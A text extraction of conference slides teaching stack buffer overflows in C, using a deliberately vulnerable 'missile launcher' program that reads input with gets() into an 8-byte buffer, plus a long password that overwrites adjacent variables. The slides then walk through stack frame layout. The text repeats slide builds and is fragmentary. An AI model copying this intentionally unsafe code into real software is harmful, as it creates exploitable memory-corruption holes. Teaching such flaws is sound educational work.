

Insecure coding in C (and C++)

Olve Maudal



Let's turn the table. Suppose your goal is to deliberately create buggy programs in C and C++ with serious security vulnerabilities that can be "easily" exploited. Then you need to know about things like stack smashing, shellcode, arc injection, return-oriented programming. You also need to know about annoying protection mechanisms such as address space layout randomization, stack canaries, data execution prevention, and more. This session will teach you the basics of how to deliberately write insecure programs in C and C++.

a 60 minute presentation
Norwegian Developer Conference
Oslo, June 5 2014, 16:20-17:20

Update: A recording of this talk is available at <http://vimeo.com/channels/ndc2014/97505677>

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When I refer to "my machine" it is a fairly up-to-date Ubuntu distro (13.10) running in VirtualBox with x86-32 Linux kernel (3.11) and gcc (4.8.1) - there is nothing special here...

I will briefly discuss the following topics:

- stack buffer overflow (aka stack smashing)
- call stack (aka activation frames)
- writing exploits
- arc injection (aka return to lib-c)
- code injection (aka shell code)
- data execution protection (aka DEP, PAE/NX,W^X)
- address space layout randomization (ASLR)
- stack protection (aka stack canaries)
- return-oriented programming (ROP)
- writing code with "surprising" behavior
- layered security
- information leakage
- patching binaries
- summary - a few tricks for insecure coding

Here is a classic example of exploitable code

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
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`gets()` is a function that will read characters from `stdin` until a newline or end-of-file is reached, and then a null character is appended. In this case, any input of more than 7 characters will overwrite data outside of the allocated space for the buffer

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I never use `gets()`

That's nice to hear, and `gets()` has actually been deprecated and removed from latest version of the language. We use it anyway here just to make it easier to illustrate the basics. In C and C++ there are plenty of ways to accidentally allow you to poke directly into memory - we will mention some of those later. But for now...

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int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
```

Let's try executing the code
and see what happens.

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
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Secret: David
Access denied
Operation complete

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WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret:
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Secret: David
Access denied
Operation complete

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WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
```

Let's try executing the code
and see what happens.

```
void launch_missiles(int n)
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Access granted
Launching 2 missiles
Operation complete

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WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
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```

Let's try executing the code
and see what happens.

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void launch_missiles(int n)
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Secret: David
Access denied
Operation complete

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WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
```

Let's try executing the code
and see what happens.

```
void launch_missiles(int n)
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    printf("Launching %d missiles\n", n);
    // TODO: implement this function
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void authenticate_and_launch(void)
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Launching 1869443685 missiles
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Let's try executing the code
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```

Due to an overflow we seem to have
changed the value of allowaccess and
the value of n_missiles. Interesting!

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    int n_missiles = 2;
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Launching 1869443685 missiles
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Huh?

Due to an overflow we seem to have
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Access granted
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Operation complete
$ 

```

Huh?

Due to an overflow we seem to have
changed the value of `allowaccess` and
the value of `n_missiles`. Interesting!

... but why did it also print
Access denied?

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
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```

```

void launch_missiles(int n)
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```

What we just saw was an example of **stack buffer overflow**, aka stack smashing. When overwriting the response buffer we also changed the memory location used by variable `allowaccess` and `n_missiles`

```

Access granted
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete

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WarGames MissileLauncher v0.1
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Access granted
Launching 1869443685 missiles
Access denied
Operation complete
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```

```

void launch_missiles(int n)
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C and C++ are languages that are mostly defined by its behavior. The standards says very little about how things should be implemented. Indeed, while it is common to hear discussions about **call stack** when talking about C and C++, it is worth noting that the standards does not mention the concept at all.

```

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
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Access denied
Operation complete
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```

```

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C and C++ are languages that are mostly defined by its behavior. The standards says very little about how things should be implemented. Indeed, while it is common to hear discussions about **call stack** when talking about C and C++, it is worth noting that the standards does not mention the concept at all.

```

$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

We can learn a lot about C and C++ by studying what happens when it executes. Here is a detailed explanation about what actually happened on my machine. Let's start from the beginning...

```
void launch_missiles(int n)
{
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    // TODO: implement this function
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void authenticate_and_launch(void)
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```
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int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

main() is the entry point for the program.

```
void launch_missiles(int n)
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void authenticate_and_launch(void)
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```

main() is the entry point for the program.

At this point, a **call stack** has been set up for us.

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void launch_missiles(int n)
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main() is the entry point for the program.

At this point, a **call stack** has been set up for us.

low address

high address

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    puts("Operation complete");
}
```

main() is the entry point for the program.

At this point, a **call stack** has been set up for us.

The calling function has pushed the address of its next instruction to be executed on the stack, just before it made a jmp into main()

low address

high address

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void launch_missiles(int n)
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low address

high address return address, next instruction in _start

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main() is the entry point for the program.

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The first thing that happens when entering main(), is that the current base pointer is pushed on to the stack.

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high address return address, next instruction in _start

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main() is the entry point for the program.

At this point, a **call stack** has been set up for us.

The calling function has pushed the address of its next instruction to be executed on the stack, just before it made a jmp into main()

The first thing that happens when entering main(), is that the current base pointer is pushed on to the stack.

Then the base pointer and stack pointer is changed so main() get's its own activation frame.

low address

high address return address, next instruction in _start

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
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    int n_missiles = 2;
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    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```


main() is the entry point for the program.

At this point, a **call stack** has been set up for us.

The calling function has pushed the address of its next instruction to be executed on the stack, just before it made a jmp into main()

The first thing that happens when entering main(), is that the current base pointer is pushed on to the stack.

Then the base pointer and stack pointer is changed so main() get's its own activation frame.



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

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int main(void)
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    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

low address

high address

pointer to stack frame for _start
return address, next instruction in _start

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
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low address

high address

pointer to stack frame for _start
return address, next instruction in _start

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void authenticate_and_launch(void)
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    int n_missiles = 2;
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    printf("Secret: ");
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    if (strcmp(response, "Joshua") == 0)
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
    if (allowaccess) {
        puts("Access granted");
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    if (!allowaccess)
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int main(void)
{
    → puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

The first statement in main() is to call puts() with a string.



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
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void authenticate_and_launch(void)
{
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
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}

int main(void)
{
    → puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

The first statement in main() is to call puts() with a string.

A pointer to the string is pushed on the stack, this is the argument to puts()



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
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void authenticate_and_launch(void)
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    int n_missiles = 2;
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    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }


    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    → puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
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The first statement in main() is to call puts() with a string.

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{
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    int n_missiles = 2;
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    }

    if (!allowaccess)
        puts("Access denied");
}


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The first statement in main() is to call puts() with a string.

A pointer to the string is pushed on the stack, this is the argument to puts()

Then we push the return address, a memory address pointing to the next instruction in main()



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The first statement in main() is to call puts() with a string.

A pointer to the string is pushed on the stack, this is the argument to puts()

Then we push the return address, a memory address pointing to the next instruction in main()

low address

return address, next instruction in main
pointer to string "WarGames..."
pointer to stack frame for _start
return address, next instruction in _start

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
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void authenticate_and_launch(void)
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    int n_missiles = 2;
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    → puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
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
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The first statement in main() is to call puts() with a string.

A pointer to the string is pushed on the stack, this is the argument to puts()

Then we push the return address, a memory address pointing to the next instruction in main()

The puts() function will do whatever it needs to do, just making sure that the base pointer is restored before using the return address to jump back to the next instruction in main()



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void launch_missiles(int n)
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
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```

low address

high address

return address, next instruction in main
pointer to string "WarGames..."
pointer to stack frame for _start
return address, next instruction in _start

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void launch_missiles(int n)
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```

The stack is restored and the next statement will be executed.

low address

return address, next instruction in main
pointer to string "WarGames..."
pointer to stack frame for _start
return address, next instruction in _start

high address

```

void launch_missiles(int n)
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
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The stack is restored and the next statement will be executed.

Now we prepare for calling authenticate_and_launch() by pushing the return address of the next statement to be executed in main(), and then we jump into authenticate_and_launch()



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
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
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```

low address

high address

return address, next instruction in _main
pointer to stack frame for _start
return address, next instruction in _start

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
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    puts("WarGames MissileLauncher v0.1");
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```

Create a new stack frame, before allocating space for the local variables on the stack.

low address

return address, next instruction in _main
pointer to stack frame for _start
return address, next instruction in _start

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
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}

```

Create a new stack frame, before allocating space for the local variables on the stack.

low address

pointer to stack frame for `_main`
return address, next instruction in `_main`
pointer to stack frame for `_start`
return address, next instruction in `_start`

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
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void authenticate_and_launch(void)
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}

```

Create a new stack frame, before allocating space for the local variables on the stack.

low address

pointer to stack frame for `_main`
return address, next instruction in `_main`
pointer to stack frame for `_start`
return address, next instruction in `_start`

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
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        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}

```

Create a new stack frame, before allocating space for the local variables on the stack.

low address

allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
